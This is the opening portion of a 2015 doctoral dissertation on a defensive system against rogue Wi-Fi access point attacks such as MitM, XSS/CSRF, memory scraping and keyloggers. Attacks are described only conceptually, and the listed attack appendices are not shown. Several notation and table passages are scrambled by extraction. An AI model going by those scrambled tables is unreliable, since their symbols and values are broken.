Preemptive Self-healing System (PSS) Against Rogue AP

by

Daoqi Hou

A dissertation submitted to the Graduate Faculty of Auburn University in partial fulfillment of the requirements for the Degree of Doctor of Philosophy

> Auburn, Alabama December 12, 2015

Keywords: Cyber security, Rogue AP, XSS, CSRF, Malware

Copyright 2015 by Daoqi Hou

Approved by

Chwan-Hwa "John" Wu, Chair, Professor of Electrical Engineering Xiao Qin, Professor of Computer Science and Software Engineering Shiwen Mao, Professor of Electrical Engineering Douglas A Leonard, Professor of Mathematics and Statistics

Abstract

Rogue Access Points (APs) are critical threats in the information infrastructure. Once victim's devices connect to Rogue APs, adversary can launch multiple stage attacks (e.g. Memory-Scraping). Traditional defense methods such as signature- and statistics-based Intrusion Detection and Prevention Systems (IDPS) are inadequate in defending against Rogue APs. This thesis presents a comprehensive solution: the Preemptive Self-healing System (PSS), which can defeat multiple stage attacks launched by Rogue APs.

The PSS contains three mutually supported modules. First, Data Structure & Key Mutation (DSKM) module provides the space-time data mutation and session states for other modules. Second, Deep Protocol and Stateful Inspection and Prevention (DPSI) module inspects the payload of packets deeply based on the Session Access Control List (SACL) and the mutating session states as well as generate the relational database with hierarchical indexes for current traffic states and logs. The Real-time Forensics and Self-Healing (RFS) module correlates the events based on the relational database in order to tracks and traces the source of the attacks in real-time with great time complexity reduction and provides recovery information to DSKM. To exemplify the proposal, we provide mathematical analysis for security and complexity to reveal that successfully attack through some multistage methods is less than 2⁻¹²⁸ which is infeasible. We also implemented a prototype that shows the detailed procedure of PSS defense against, Man-in-the-Middle (MitM) attack and Cross-site Scripting (XSS)/Cross-Site Request Forgery (CSRF) attack launched by Rogue APs to demonstrate the feasibility of PSS.

Acknowledgements

I would like to thank my professor, Dr. Chwan-Hwa "John" Wu, for his inspiration, dedication, and encouragement over the course of my PhD studies. Without his help and guidance, I would not be where I am today. I would also like to thank my committee members Dr. Shiwen Mao, Dr. Xiao Qin, and Dr. Douglas A Leonard for their efforts and their advice concerning my research. I would like to thank my wife, Hui Zhou for her love, support, and patience through this entire process; she has made great sacrifices to support me as I pursue my dreams. Last but not least, I would like to thank my parents, Quanlin Hou and Caixia Zhang, and all other family members.

Table of Contents

Abstract ii
Acknowledgementsiii
List of Tables
List of Figures
Table 1. Summary of Notationxi
1 Introduction
2 Related Work
3 PSS Description and Security
3.1 Introduction
3.2 PSS Description
3.2.1 PSS System Components
3.2.2 Data Structure & Key Mutation (DSKM)
3.2.3 Deep Protocol and Stateful Inspection and Prevention (DPSI)
3.2.4 Real-time Forensics and Self-Healing (RFS)
3.3 PSS Encryption and Mutation
3.3.1 Space-Time Evolving Mutation
3.3.2 Key Encryption and Mutation
4 PSS Network Attack Detection, Prevention, and Traceback
4.1 Introduction
4.2 Attack Detection and Prevention
4.2.1 Attack Model
4.2.2 Attack Detection
4.2.3 Prevention and Real-time forensics
4.3 Attack Traceback and and Real-time forensics
4.3.1 Complete Detection and Prevention State Transition Diagram
4.3.2 Relational Database for Log Table

	4.3	.3	Query Relational Database for State and Log Table	36
	4.3	.4	Log and Forensic for Examples	39
5	Sec	urity	7 Analysis	43
	5.1	Intr	oduction	43
	5.2	Me	mory Scraping Attack Analysis	43
	5.2	.1	Memory Scraping Attack Model and Mathematical Functions	43
	5.2	.2	Memory Scraping Attack on Client Side	44
	5.2	.3	Memory Scraping Attack on Server Side	46
	5.2	.4	Forensics for Memory Scraping Attack	47
	5.3	Coo	okie Protection Analysis	50
	5.4	Key	ylogger Analysis	52
	5.5	Sur	nmary of Prevention	54
6	Imp	olem	entation	57
(5.1	Intr	oduction	57
(5.2	Att	ack and Defense about Network Threats	57
	6.2	.1	Handshake between PSS-C and PSS Server	57
	6.2	.2	MitM Attack through SET without PSS Protection	60
	6.2	.3	MitM Attack through SET under PSS Protection	60
	6.2	.4	Redirect Token/Cookie under PSS Protection	61
	6.2	.5	Detailed CSRF/XSS Attack Example	63
7	Cor	nclus	ion	76
8	Ref	eren	ces	77
9	Ap	pend	ix A: Update ChaCha20 Secret	80
10	A	Appe	ndix B	83
	10.1	PSS	S Server	83
	10.	1.1	server.ovpn	83
	10.	1.2	SimpleHandshake.py	93
	10.	1.3	SimpleHandshakeRegistrate.py	101
	10.	1.4	SingleTreadThrough.py	106
	10.	1.5	snifferNew.py	109
	10.2	PSS	S-C	115

10.2.1	LoginActivity.java	115
10.2.2	MainActivity.java	127
10.2.3	protectCookie.java	165
10.2.4	encryptFile.java	
10.3 Ma	licious Web Server	171
10.3.1	set_config	
10.3.2	seautomate.py	
10.3.3	stealer.php	
10.3.4	updateif.php	
10.3.5	xss.php	

List of Tables

Table 1. Summary of Notation	xi
Table 2. User Device Table 1	9
Table 3. User Device Table 2	9
Table 4. User Device Table 3	9
Table 5. User Device Table 4	9
Table 6. PSS Table 1	9
Table 7. PSS Table 2	9
Table 8. PSS Table 3	10
Table 9. PSS Table 4	
Table 10. States of Primary Check	
Table 11. States of Further Check	
Table 12. States of Log Module	
Table 13. Forensics for Keylogger	
Table 14. Time Complexity of B-tree Index	
Table 15. Time Complexity of Hash Index	
Table 16. Mathematical Denotation	
Table 17. Mathematical Functions	
Table 18. Forensics for Memory Scraping Attack	
Table 19. Forensics for Cookie Protection	51
Table 20. Summary of Keylogger Prevention	53
Table 21. Types of Network Attacks Defeated by PSS	54

List of Figures

Fig. 1. Multiple Stage Attacks from Rogue AP:	1
Fig. 2. PSS Architecture Overview	5
Fig. 3. Mutual Support Modules	6
Fig. 4. Registration	7
Fig. 5. Handshake	7
Fig. 6. DPSI & SACL Relationship	8
Fig. 7. PT3 Mutation Process	11
Fig. 8. Client and PSS Server Collaboration	
Fig. 9. Cookie Retrieve	12
Fig. 10. Modified ChaCha20 Algorithm	13
Fig. 11. K _{DT1} ChaCha Protection	
Fig. 12. K _{PT3DG} Mutation	15
Fig. 13. K _{PT3DG} Retrieve	15
Fig. 14. MitM Attack	16
Fig. 15. XSS + MitM Attack	17
Fig. 16. CSRF Attack	17
Fig. 17. XSS Attack Against SSO	18
Fig. 18. CSRF Attack Against SSO	
Fig. 19. MitB Attack Process	19
Fig. 20. MitB Web Injection	20
Fig. 21. MitB Packet Modification	20
Fig. 22. Relational Database for StateTable and LogTable	21
Fig. 23. SACL-WL	
Fig. 24. SACL-BL	22
Fig. 25. Detailed PCS State Transition Diagram	23
Fig. 26. General PCS State Transition Diagram	24
Fig. 27. Detailed FCS State Transition Diagram	
Fig. 28. General FCS State Transition Diagram	25
Fig. 29. MitM Detection Procedure	26
Fig. 30. MitM Detection State Transition Diagram	26
Fig. 31. MitB Detection Procedure	27
Fig. 32. Detailed MitB Detection State Transition Diagram	
Fig. 33. General MitB Detection State Transition Diagram	28
Fig. 34. Detailed Log State Transition Diagram	
Fig. 35. General Log State Transition Diagram	29
Fig. 36. MitB Prevention	
Fig. 37. Example for using two input methods against Keylogger	
Fig. 38. Keylogger Prevention Backend Procedure	
Fig. 39. Key Relationship in Keylogger Prevention Backend Procedure	

Fig. 40.	Shuffle Keys	33
Fig. 41.	State Transition Diagram for Keylogger	34
Fig. 42.	Complete State Transition Diagram	35
Fig. 43.	Complete Relational Database for StateTable, LogTable and TabLogTable	36
	Complexity Comparison for Query Log from Relational Database	
	Complexity Comparison for Query Correlated Log across Tabs from Relational	
Databas	e	38
Fig. 46.	Relational Database Scalability	39
Fig. 47.	TabLogTable for CSRF Attack	39
Fig. 48.	StateTable for CSRF Attack	40
	TabLogTable for XSS Attack	
	StateTable for XSS Attack	
0	Memory Scraping Attack Model	
	Analysis of Handshake on Client Side	
	Analysis of Handshake on Server Side	
	Relational Database for LoginTable	
	Detection of Multiple Users.	
	State Transition Diagram for Login Protection	
	Cookie Retrieve	
0	State Transition Diagram for Cookie Protection	
0	General Forensics Time Complexity	
-	Example State Transition Diagram with Cookie and Login Protection	
	Multiple State Attack Example	
0	Network Diagram about PSS System	
0	PSS-C Handshake	
	PSS Server Handshake	
-	Captured traffic between Client and PSS Server	
0	Captured traffic between PSS Server and Web Server	
Fig. 67	MitM Attack without PSS Protection	60
	MitM Attack with PSS Protection	
	Captured traffic between PSS Server and Malicious Web Server	
-	Redirect SSO Token with PSS Protection	
	Redirect Authentication Cookie with PSS Protection	
-	Network Diagram about CSRF/XSS Attack	
	Input and Output of banka.com	
	Display of devil.com	
U	Information stored in banka Server	
0	CSRF Attack Steps	
	Captured CSRF Attack Step 1 Packet	
-	Captured CSRF Attack Step 2 Packet	
	Captured CSRF Attack Step 3 Packet	
-	Captured CSRF Attack Step 4 Packet	
	Captured CSRF Attack Step 5 Packet	
-	Captured CSRF Attack Step 6 Packet	
-	Captured CSRF Attack Step 7 Packet	
Fig. 84.	Captured CSRF Attack Step 8 Packet	71

Reflected XSS Attack Steps	72
Result of visiting Vulnerable Page in banka.com	73
Log File in attacker's Server	73
Captured Reflected XSS Attack Step 1 Packet	74
Captured Reflected XSS Attack Step 2 Packet	74
Captured Reflected XSS Attack Step 3 Packet	75
Captured Reflected XSS Attack Step 4 Packet	75
Selected Indexes of {S}	80
Variable Length String of {S}	81
Generate \$ from Stotal	82
Update {S}	82
	Result of visiting Vulnerable Page in banka.com Log File in attacker's Server Captured Reflected XSS Attack Step 1 Packet Captured Reflected XSS Attack Step 2 Packet Captured Reflected XSS Attack Step 3 Packet Captured Reflected XSS Attack Step 4 Packet Selected Indexes of {S} Variable Length String of {S} Generate \$ from Stotal


Symbol	Name	Table 1. Summary of Notation Description							
PRNG	Pseudorandom number	A function used to generate random number from seed							
	generator								
Н	Hash	A function used to generate hash value							
ID _D	User Device ID	A unique 64 bit string generated for the device during registration							
ID _U	User ID	A unique 64 bit string generated for the user during registration							
IDs	Server ID	A unique 64 bit string generated for the server during establishment							
PID	User Device Pseudo-ID	256 bit string generated for the device every session:							
5		$PID_{D}^{T+1} = PRNG(PRS_{s'}, PRS_{D}, PID_{D}^{T}, Ses\#^{T+1})$							
		$PID_{D}^{0} = PRNG(PRS_{s}, PRS_{D}, ID_{D}, Ses\#^{0})$							
חום	User Pseudo-ID	256 bit string generated for the user every session:							
PID	User Pseudo-ID								
		$PID_{U}^{T+1} = PRNG(PRS_{S}, PRS_{D}, PID_{U}^{T}, Ses\#^{T+1})$							
		PID _u ^o = PRNG(PRS _s , PRS _p , ID _u , Ses# ^o)							
PID	Server Pseudo-ID	256 bit string generated in the server for each device every session:							
-		$PID_{s}^{T+1} = PRNG(PRS_{s}, PRS_{p}, PID_{s}^{T}, Ses\#^{T+1})$							
		PID = PRNG(PRS, PRS, ID, Ses# [°])							
	Cooliio Dooudo ID								
РІD _{ск}	Cookie Pseudo-ID	256 bit string generated in the server for each cookie PID _{CK} = PRNG(DMN, CK _{name} , CK _{Nonce})							
DMN	Domain name	Domain name of URL							
CK _{name}	Cookie name	Name of each cookie							
CKnonce	Cookie nonce	Random string generated by device for each cookie							
T#	Login Trial #	32 bit, start from a nonce, increase by 1 after each login, stored on both							
		client and server sides							
		Used for PRNG(D _D , T#) to provide DDoS prevention							
Ses#	Session #	64 bit, start from a nonce, increase by 1 after each login, stored in							
-		encrypted table on both client and server sides							
S _D	User Device Salt	256 bit random string, generated for the device during registration							
s	Server Salt	Used to generate multiple variables for device 256 bit random string, generated for the server during registration							
S _s		Used to generate multiple variables for server							
PRS	PRNG(S _s)	Generated from S _c , stored in user device							
2	5	Used to generate D _D							
PRS	PRNG(S _D)	Generated from S _p , stored in server							
D	· D.	Used to generate D _c							
D	DoS Secret by Device	Generated by device to provide DDoS prevention for server, updated							
[–] D		every session							
		$D_{D} = PRNG(S_{D}, PRS_{S}, SCR_{D}, Ses#)$							
D _s	DoS secret by Server	Generated by server to provide DDoS prevention for device, updated							
S		every session							
		D _s = PRNG(S _s , PRS _D , SCR _{SD} , Ses#)							
		256 bit string generated by the device during registration							

SCR_{SD}	Server Secret for Device	256 bit string generated by the server for user device during registration						
K	Next Session Key (Client)	Generated by Client, Used to encrypt some variable in the packet for						
BN		login $K_{DN} = K_D^{T+1} = PRNG(SD_D, N_D)$						
N	Device Nonce	Generated by device, updated every session						
D		N _D = PRNG(Nonce , SCR _D)						
SD _D	Key Seed for Device	Used to generate K _{DN} , updated every session						
		$SD_{D} = PRNG(S_{D}, SCR_{D}, Ses#)$						
A _D	Authenticator by Device	Used to authenticate the device, generated by device, and send A_D^2 to						
		server						
		$A_{D} = PRNG(S_{D}, SCR_{D}, Ses#, ID_{D})$						
		$A_{\rm D}^2 = PRNG (A_{\rm D})$						
A _s	Authenticator by Server	Used to authenticate the server, generated by server, and send A ² to						
		device						
		A _s = PRNG(S _s , SCR _{sp} , Ses# , ID _L)						
		$A_s^2 = PRNG(A_s)$						
Ind	Device Index by Device	s Searching key of server table 3, generated by device, updated every						
D		session						
		Ind _D = PRNG(S _D , SCR _D , Ses#)						
Ind _{sp}	Device index by Server	Searching key of server table 2, generated by server, updated every						
55		session						
		Ind _{sp} = PRNG(D _s , S _s)						
K _{DT1}	Device Table 1 key	GCM key for each Device Table 1, generated by device						
K _{DT2}	Device Table 2 key	GCM key for each Device Table 2, generated by device						
K _{DT3}	Device Table 2 key	GCM key for each Device Table 3, generated by device						
		Each cookie in Device Table 3 has an unique K_{DT3}						
		K _{DT3} = PRNG(DMN, CK _{name} , SCR _{SD} , CK _{nonce})						
K _{PT1DG}	PSS Table 1 Group Key	GCM key for each group of PSS Table 1						
К _{рт2D}	GCM Key for SCR _{sp} and ID _U in	Generated by						
	PSS Table 2	$K_{PT2D} = PRNG(N_{D}, A_{D}^{2}, Ind_{SD})$						
K pt2SD	GCM Key for K_{DN} and Mp_{PT3DG} in	Used to generate K						
	PSS Table 2	$K_{PT2SD} = PRNG(SD_{D}, PRS_{D}, Ind_{SD})$						
K _{pt3dg}	PSS Table 3 Group Key	GCM key for each group of PSS Table 3						
Mр _{ртзdg}	Map for K	The $\mathrm{Mp}_{_{\mathrm{PT3DG}}}$ contains the pointers to each piece of encrypted $\mathrm{K}_{_{\mathrm{PT3DG}}}$						
		The $Mp_{_{PT3DG}}$ is updated every session and it is stored in relevant PSS table 2						
N	Server Nonce	2 Generated by Server, updated every session						
N _s		$N_s = PRNG(Nonce, SCR_{SD})$						
SD	Key Seed for Server	Generated by Server, updated every session						
3		SD _s = PRNG(S _s , SCR _{sp} , N _s , Ses#)						

K _{sn}	Next Session Key (Server)	Generated by Server, Used to encrypt some variable in the packet for login $K_{SN} = K_{S}^{T+1} = PRNG(SD_{S}, N_{S})$
K _{RD}	Relational database key	Generated in Server, and used to encrypt part of relational databse $K_{RD} = PRNG(PID_s, PID_u, N_D)$

1 Introduction

As the world proceeds farther into mobile information Age, the need to connect Wi-Fi anytime anywhere securely is increasing dramatically. More and more customers like to shop online, pay credit card and even manage their bank account directly using some public free Wi-Fi (e.g. airport) for convenience. However, the current public Wi-Fi environment is not secure enough for any sensitive information such as password. The Rogue Access Point (AP) is prevalent in real world, because anybody can set up an AP in a cafe or hotel. Attacker exploits Rogue AP as a bridgehead to launch multiple stage attacks, for example attacker can use DNS Spoofing to redirect user to some malicious website, and then download malware to user's device. We summarize typical cyber-attacks in Fig. 1.



As long as user's device connects to Rogue AP, there are hundreds ways to steal user's sensitive information and bypass current defense methods. Man in the Middle (MitM) attack is a kind of powerful way to bypass SSL/TLS [1] based HTTPS protocol. For example, SSLStrip is able to replace the HTTPS request with HTTP request but still show a cute green lock icon on URL bar, thus the victims do not know they are sending plaintext instead of cipher text. Social Engineering Toolkit (SET) can clone a web site and allure victim to input credential into the fake webpage, and then redirect the browser to original web page after collect user's secrets. We implemented SET attack in Chapter 5.2.1. Moreover, attacker also can directly steal authentication cookie or token from user's browser as well. For example, Cross Site Scripting (XSS) and Cross-Site Request Forgery (CSRF) could launch malicious JavaScript to steal or redirect the cookie or token when a user visits the infected web page or a specially-crafted link. Single Sign-On (SSO) suffers XSS/CSRF attack as well, since Identity Provider (IdP)s'

JavaScript SDKs or RPs themselves store access tokens into HTTP cookies. Memory scraping attack invokes the memory dumping software to interrupt the software execution in order to read memory or create a memory dump file, and then search and capture sensitive data exposed in memory. In Jan 2014, attacker pilfers payment card and personal data on up to 110 million individuals from Target and Neiman Marcus breaches with memory scraping attack. Furthermore, if attacker stores malware, such as Zeus or Spyeye, in user's device, attacker is even able to directly record victim's key strokes and screenshots with keylogger, or modify the original webpage through Man in the Browser (MitB) attack.

In order to deal with these emerging threats, the research presented in this paper approaches the problems from a multiple layer defense system which is called Preemptive Self-healing System (PSS). This system provides secure mutual authentication, communication cryptography, attack detection and prevention, and real-time forensics. The basic components of PSS contain a PSS server and a client sides program (PSS-C). PSS serves as a virtual private network (VPN) server after user's device login, but provides much more comprehensive and secure services than traditional VPN.

Data Structure & Key Mutation (DSKM) module is based on the theory of the Space-Time Separated and Jointly Evolving relationship. Authentication credentials (e.g. keys, cookies) are separated in multiple tables on both client and server side. Not only the table contents update continuously but also the location or the data structure of the tables in order to tackle memory scraping attack by approaching perfect forward secrecy (PFS) without remembering nonces. Deep Protocol and Stateful Inspection and Prevention (DPSI) module serves kind of like the Next-Generation Firewall which goes deeper to inspect the payload of packets instead of just IP header. Furthermore, the PSS is able to generate the Session Access Control List (SACL) based on the session states from DPSI module in order to protect against XSS/CSRF attack. We proposed some strategies especially against MitB and keylogger attack as well. Last but least, Real-time Forensics and Self-Healing (RFS) module focuses on storing logs for suspicious packets and executing real-time forensics in order to trace back the source of the attack such as vulnerable website or malicious server.

This paper presents the PSS to deal with most popular and dangerous cyber threats such as memory scraping attack, XSS/CSRF attack, MitM and MitB attack, and keylogger. In this work, we implement both a prototype of PSS and several typical attack models for analysis and test. The rest of this paper is organized as follows. Chapter 2 presents the related work. We describe each module of PSS in Chapter 3. Chapter 4 shows the attack detection, prevention and traceback. Chapter 5 presents security and mathematical analysis. In Chapter 6, we present the current implementation of prototype and attack models. Chapter 7 concludes this paper.

2

2 Related Work

Even though the research presented in this paper focuses on the Rogue AP problem, it also deals with the detection, prevention and traceback of multiple stage attacks launched from Rogue AP. However, the recent work about Rogue AP [2] [3][4][5] only focuses on how to detect and void Rogue AP instead of guarantee user's security after connecting with Rogue AP. Besides, our work is more feasible for small business owner such as café or hotel, because there is no requirement for the business owner at all. All client needs to do is installing the client program, and then the secure VPN [6][7][8][9][10] connection with PSS server will turn on automatically for Wi-Fi [11].

As to XSS/CSRF attack, they have drawn attention from researchers in recent years, since both XSS and CSRF are ranked in Top 10 list in 2013 by Open Web Application Security Project (OWASP). Some researches [12][13][14][15][16][17][18] focus on client side by solely installing a browser extension to filter malicious packets. The flaw of only client side defense is that the implementation on target site can be overwritten by the attacker [19]. The researches in [20][21] use machine learning to detect malicious JavaScript codes, but attackers can simply avoid the specific features. The idea presented in [22] is sort of similar with our work in this paper, but it can only detect reflected XSS. Our research is able to protect authentication credential (e.g. cookie) against XSS, CSRF and even other Zero-Day attacks.

There are lots of researches about Memory Scraping attack [23][24][25] and MitM attack [26][27][28]. However, this study solves these challenges using the idea of space and time jointly in previously unconsidered ways, even though some studies [29] have addressed the space/time idea in some extent. As to the specific techniques we introduced, they resemble Moving Target (MT) techniques [30] in certain degree, since what MT pursues is "randomizing system components to reduce the likelihood of a successful attack, and adding dynamics system to reduce the lifetime of an attack, and diversifying otherwise homogeneous collections of systems to limit the damage of a large-scale attack", which is one of our basic philosophy as well.

Regarding to MitB attack, some proposed protection mechanisms [31][32] requires external devices. The studies in [33][34] utilize Trusted Platform Module (TPM) to mitigate the risk of MitB attack. In paper [35], the authors use a secured web server and a secured proxy to establish a secure channel, while this solution more focus on the protection of server side instead of client machine. There are also some researches [36][37] that concentrate only on identifying and securing user inputs with user-specific personal images. And the proposed method in [38] focuses on the phishing detection based on transparent virtualization technologies, but only can detect the specific MitB attack that modifies the authentic web pages.

3

How to prevent user from password theft has been a hot topic for years, since adversary can bypass all defense schemes and do anything as valid user once the user's password is stolen. In [39], the trick proposed is that user needs to change focus outside the login form and input random characters between read password characters. However, current malware is able to record both keys and mouse events easily. Similarly, solely using virtual pad does not work is the malware could take screenshots for every mouse click. The research in [40][41] presented a scheme that asking users input virtual password required an amount of human computing with some secret functions. Apparently, it is not as user-friendly as our work.

Last but not least, even though digital forensics and attack traceback have been discussed in many researches [42][43][44][45][46], our work leverages the space-time jointly evolving idea to achieve the efficiency and security in novel way. According to above analysis, it is not hard to say our solution is considerable comprehensive covering most of main aspects of cyber security against Rogue AP.

3 PSS Description and Security


3.1 Introduction


With the rise of the Wi-Fi and mobile devices (e.g. smartphone, laptop), public network security has become increasingly essential. Although some papers [47][48] present some authentication schemes, the proposed solution here is to use a space-time separated and jointly evolving relationship to provide both mutual authentication and intrusion-resilient for mobile network against Rogue AP. This section introduces the main components of Preemptive Self-healing System (PSS), and the modified encryption algorithm and mutation of data structure.

3.2 **PSS Description**

3.2.1 PSS System Components

The PSS Network previously discussed is composed of three main modules, includes: Data Structure & Key Mutation (DSKM), Deep Protocol and Stateful Inspection and Prevention (DPSI), and Real-time Forensics and Self-Healing (RFS), and they are shown graphically in Fig. 2. And these three modules mutural support each other as shown in Fig. 3.





3.2.2 Data Structure & Key Mutation (DSKM)

The DSKM module adopted space-time separate evolving idea in order to distribute secrets into different locations, such as different tables and different devices. Moreover, not only the data structure (table) is mutating, but also the keys used to encrypt the data structure keep mutate constantly. In this way, DKSM module provides extremely security storage for critical secrets; regardless any partial data structure or single device is compromised. And mutual support of different tables allows lost/stolen credentials to be identified. Separation of authentication secrets in multiple tables also allows different strategies of protection of different tables.

The DSKM module cooperates with Handshake process closely, since they are covered by each other. Handshake provides new secrets to Server Table and Device Table; and some new secrets (PID_D) contribute mutation of tables as well. Mutating tables protect secrets involved in Handshake. Mutating tables protects some credentials used to reassemble some mutating secrets (K_{STD}). Mutating Secrets can encrypt/decrypt Server Table and Device Table. Handshake provides some credentials to reassemble the mutating secret (K_{STD}). Mutating Secrets (K_{STD}). Mutating Secrets (K_{STD}). Mutating Secrets (K_{STD}). Mutating Secrets (K_{STD}).


The Handshake process is the first step to establish secure connection between user's Android device and PSS server. The first time Handshake is called Registration which is little bit different with following Handshakes. The registration process is only required for each new device. The detailed procedure of Registration and Handshake is showed in Fig. 4 and Fig. 5 respectively.

Regarding to foolproof design and best user experience, the Handshake process will be executed automatically for authentication and VPN connection for Wi-Fi after Android device power on, thus there is no extra user interaction required at all. The VPN has two layers of authentication: first one is symmetric One-time Password (OTP) based on the DSKM module, and the second one is PKI certificate mutual authentication.

Assumption 1: the registration is carried out in secure environment.

Definition 1: {secret1, secret2 ...}⁰ means that secret1, secret2 are updated every session, and the current session is 0, which is Registration session.

Definition 2: g^{ab} {secret1, secret2 ...} means that secret1, secret2 are encrypted by g^{ab} which is the Diffie-Hellman shared secret key.





3.2.3 Deep Protocol and Stateful Inspection and Prevention (DPSI)

The DPSI takes place on both client side and network side (PSS server) which provides powerful inspection for any suspicious packets and proactive prevention before real dangerous action carried out by adversaries.

In DPSI module, each packet, no matter request or response, will be inspected carefully and recorded the current state of the packet. Each current state is decided by several parameters extracted from the packet head and contents and previous state (the detailed State Transition Diagram will be described in Chapter 4 in detail). Finally, Session Access Control List (SACL), includes whitelist and blacklist) is generated based on State Table (Table 5).

SACL protects the access to sensitive objects in table 3 (e.g. cookies/tokens) based on the states and actors. Each actor and object is referred as a pseudo ID (PID). The SACL will be updated for each session due to new actor and object PIDs. A request/response is filtered according to SACL using actor and object PIDs, states and etc.





3.2.4 Real-time Forensics and Self-Healing (RFS)

Last but not least, the RFS module fairly significant to whole PSS system. Nowadays, traceback is time-consuming expensive and usually needs a large amount of man-power, for example a group of professional network administrators and engineers, to analyze thousands of logs from many different systems and software. Even with professional security members, most of attack or malware is found after serval months or even years. The PSS system is able to prevent and detect many prevalent attacks and even zero-day malware in real-time.

The RFS module generates logs for all probably malicious packets based DPSI results. When suspicious packet of some attack is detected by DPSI, the RFS module will automatically collect and analyze all relevant logs of previous packets

related to this attack. According to a list pre-defined rules, RFS could generate a report to describe the attack method, attack source, and attack target. The detailed process of RFS is presented in Chapter 4.

3.3 PSS Encryption and Mutation

3.3.1 Space-Time Evolving Mutation

The secrets involved in PSS system are separated into both Client side and Network side, where stores multiple tables for different kinds of secrets. No single secret acts the most significant role in this system, since the secrets from several distinct locations (such as tables or devices) need to work together to generate higher level secrets to keep the algorithm running correctly. Thus, not only this feature provides better security, because we put eggs in multiple baskets, but also we could exploit the extent of compromised secrets to infer the vulnerable or compromised device or data structure.

For each user, there are 4 tables in local user's device and 4 tables in PSS server. All these tables are listed in Table 2

to Table 9.


		-			-		User Dev		-	1		-		
User PID	Device PID	PSS PID	User ID	Devic ID		evice	PRNG		0		Secret by			ecret by
PID PIDu				SalttrialSpPRSsT#				I # Device			PSS Ds			
					Та	hle 3	User Dev	vice Tab	e 2					
Next	Ne	xt	Device	Key			Device Session User				Auth	enticator	Authenticator	
Login Key (Client	Login Key t) (PSS)				d for ice	Inde	ะ ทเ	umber	secr	cret by the		ne device	by the	PSS
KDN	Ksn	-	ND	SDD	SDD		Se	es#	SCRD		AD		As ²	
					Та	ble 4.	User Dev	vice Tab	le 3					
Cookie	e PID					Encry	pted Co	okie						
РIDск						Cook	ie							
					Та	ble 5.	User Dev	vice Tab	le 4					
State PID	Dom Nam		Cookie	Act	or's ro	ole Sensitive Info		C	Adobe Curren Cross- domain		Current St	t State		
